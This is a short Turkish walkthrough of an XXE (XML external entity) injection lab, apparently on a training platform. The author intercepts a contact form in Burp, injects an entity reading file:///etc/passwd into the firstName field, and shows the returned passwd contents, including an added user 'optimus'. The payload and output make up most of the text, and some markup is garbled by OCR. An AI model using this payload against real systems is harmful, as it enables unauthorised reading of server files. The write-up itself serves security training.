

XXE XML (External Entity Injection)


Bu tür zafiyetler dışarıdan zararlı br XML verisi enjekte edilmesine olanak sağlayan sistemlerde meydana gelir.



Görevimiz yine passwd dosyasına eklenen kullanıcıyı bulmak.



Sistem böyle bir form üzerinde açılıyor. Hemen deneme verilerimi girip burp üzerinden kontrol ediyorum.



Dosyamı Repeater a atarak kötü niyetli XXE kodumu yazıyorum. XXE kodlarına internetten ulaşabilirsiniz. Xxe değişkenini “file:///etc/passwd” ile eşiliyorum ve deneme olarak gönderdiğim verimi (Contact içindeki), çağırıyorum.

```
!DOCTYPE mmo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```

```
contact>
    <firstName>
        &xxe;
    </firstName>
    <lastName>
        $deneme;
    </lastName>
    <email>
        $deneme;
    </email>
    <message>
        $deneme;
    </message>
/contact>
```

```
firstName>
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System
    (admin):/var/lib/gnats:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
    systemd-network:x:101:102:systemd Network
    Management,,,:/run/systemd:/usr/sbin/nologin
    systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
    messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
    systemd-timesync:x:104:110:systemd Time
    Synchronization,,,:/run/systemd:/usr/sbin/nologin
    sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
    hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
    systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
    optimus:x:1001:1001:optimus,,,,my user:/home/optimus:/bin/bash
/firstName>
lastName>
```

Ve sonuç olarak response kısmında cevabıma ulaşıyorum.